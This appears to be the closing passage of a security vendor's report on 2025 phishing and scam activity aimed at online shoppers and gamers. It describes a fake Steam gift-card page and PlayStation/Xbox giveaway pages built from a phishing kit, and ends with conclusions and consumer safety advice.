Another phishing page relies on a fabricated “Winter Gift Marathon” that claims to offer a free $20 Steam gift card. The seasonal framing, combined with a misleading counter (“251,110 of 300,000 cards received”), creates an artificial sense of legitimacy and urgency intended to prompt quick user interaction.

The central component of the scheme is the “Sign in” button, which redirects users to a spoofed Steam login form designed to collect their credentials. Once obtained, attackers can gain full access to the account, including payment methods, inventory items, and marketplace assets, and may be able to compromise additional services if the same password is used elsewhere.

Examples of scams on Playstation 5 Pro and Xbox series X

Scams themed around the PlayStation 5 Pro and Xbox Series X appear to be generated from a phishing kit, a reusable template that scammers adapt for different brands. Despite referencing two consoles, both pages follow the same structure which features a bold claim offering a chance to “win” a high-value device, a large product image on the left, and a minimalistic form on the right requesting the user’s email address.

A yellow banner promotes an “exclusive offer” with “limited availability,” pressuring users to respond quickly. After submitting an email, victims are typically redirected to additional personal and payment data-collection forms. They also may later be targeted with follow-up phishing emails, spam, or malicious links.

Conclusions

In 2025, the ongoing expansion of global e-commerce continued to be reflected in the cyberthreat landscape, with phishing, scam activity, and financial malware targeting online shoppers worldwide. Peak sales periods once again created favorable conditions for fraud, resulting in sustained activity involving spoofed retailer pages, fraudulent email campaigns, and seasonal spam.

Threat actors also targeted users of digital entertainment and subscription services. The gaming sector experienced a marked increase in malicious activity, driven by shifts in platform accessibility and the widespread use of third-party tools. The significant rise in malicious detections associated with Discord underscored how rapidly attackers adjust to changes in user behavior.

Overall, 2025 demonstrated that cybercriminals continue to leverage predictable user behavior patterns and major sales events to maximize the impact of their operations. Consumers should remain especially vigilant during peak shopping periods and use stronger security practices, such as two-factor authentication, secure payment methods, and cautious browsing. A comprehensive security solution that blocks malware, detects phishing pages, and protects financial data can further reduce the risk of falling victim to online threats.

❌
❌